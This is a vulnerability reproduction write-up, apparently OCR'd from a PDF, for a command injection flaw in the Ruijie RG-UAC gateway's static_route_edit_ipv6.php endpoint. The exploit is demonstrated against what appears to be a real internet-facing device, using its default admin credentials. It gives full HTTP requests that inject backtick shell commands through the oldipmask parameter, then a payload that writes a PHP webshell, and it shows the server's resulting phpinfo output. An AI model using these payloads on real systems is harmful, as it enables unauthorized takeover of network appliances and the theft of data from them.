Ruijie RG-UAC Unified Internet Behavior Management Audit System Backend RCE Vulnerability

1. Vulnerability Description

There is a command execution vulnerability in the Ruijie RG - UAC application management gateway backend /view/networkConfig/RouteConfig/StaticRoute/static_route_edit_ipv6.php?action=modify interface. An attacker can execute arbitrary commands to control server permissions.

2. Vulnerability impact

Ruijie RG-UAC Unified Internet Behavior Management Audit System

3. Vulnerability location

/view/networkConfig/RouteConfig/StaticRoute/static_route_edit_ipv6.php?action=modify


4. Code analysis

In the POST request, the parameters oldipmask and oldgateway are not filtered in any way and are directly spliced into the command executed by exec, causing an arbitrary command execution vulnerability.


5. Vulnerability recurrence

Case：https://223.99.9.251:1443/

1、As shown in the figure login interface.



Log in with username/password【admin/ firewall】




2、Construct a data packet and change the oldipmask parameter to 'id+>1. txt' to execute any command


POST /view/networkConfig/RouteConfig/StaticRoute/static_route_edit_ipv6.php?action=modify HTTP/1.1
Host: 223.99.9.251:1443

```
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:124.0) Gecko/20100101 Firefox/124.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Origin: http://113.24.216.50:280
Sec-GPC: 1
Connection: close
Referer: http://113.24.216.50:280/view/fireWall/PreDOSattack/list.php
Cookie: PHPSESSID=ebd507c9bc5a4293c3e5e596f37157bf
Upgrade-Insecure-Requests: 1
X-Forwarded-For: 0000:0000:0000::0000
X-Originating-IP: 0000:0000:0000::0000
X-Remote-IP: 0000:0000:0000::0000
X-Remote-Addr: 0000:0000:0000::0000
Content-Type: application/x-www-form-urlencoded
Content-Length: 68

text_ip_addr=0000:0000:0000::0000&oldipmask=`id+>1.txt`&oldgateway=1
```




visit /view/networkConfig/RouteConfig/StaticRoute/1.txt




You can also write webshell, here use phpinfo to test

```
text_ip_addr=0000:0000:0000::0000&oldipmask=`echo+"<?php+phpinfo();?>
"+>1.php`&oldgateway=1
```



visit /view/networkConfig/RouteConfig/StaticRoute/1.php


Go
Cancel
Target: https://223.99.9.251:1443
Request
Raw
Params
Headers
Hex
GET /view/networkConfig/RouteConfig/StaticRoute/1.php HTTP/1.1
Host: 223.99.9.251:1443
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:124.0)
Gecko/20100101 Firefox/124.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/
*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Origin: http://113.24.216.50:280
Sec-GPC: 1
Connection: close
Referer: http://113.24.216.50:280/view/fireWall/PreDOSattack/list.php
Cookie: PHPSESSID=ebd507c9bc5a4293c3e5e596f37157bf
Upgrade-Insecure-Requests: 1
X-Forwarded-For: 0000:0000:0000::0000
X-Originating-IP: 0000:0000:0000::0000
X-Remote-IP: 0000:0000:0000::0000
X-Remote-Addr: 0000:0000:0000::0000
Response
Raw
Headers
Hex
HTML
Render
MarkInfo
PHP Version 7.1.7
System
Linux RG-UAC 3.2.30 #299 SMP Wed Sep 27 16:32:05 CST 20
Build Date
Jul 24 2017 19:02:56
Configure Command
'./configure' '--prefix=/usr/local/php-5.6' '--with-mysql' '--
'--with-gettext=/usr/local/gettext' '--with-gd' '--enable-mb
'--disable-debug' '--enable-sockets'
Server API
CGI/FastCGI
Virtual Directory Support
disabled
Configuration File (php.ini) Path
/usr/local/php-5.6/lib
Loaded Configuration File
/usr/local/php-5.6/lib/php.ini
Scan this dir for additional .ini files
(none)
Additional .ini files parsed
(none)
PHP API
20131106
PHP Extension
20131226
Zend Extension
220131226
Zend Extension Build
API220131226,NTS
PHP Extension Build
API20131226,NTS
Debug Build
no
Thread Safety
disabled
Zend Signal Handling
disabled
Zend Memory Manager
enabled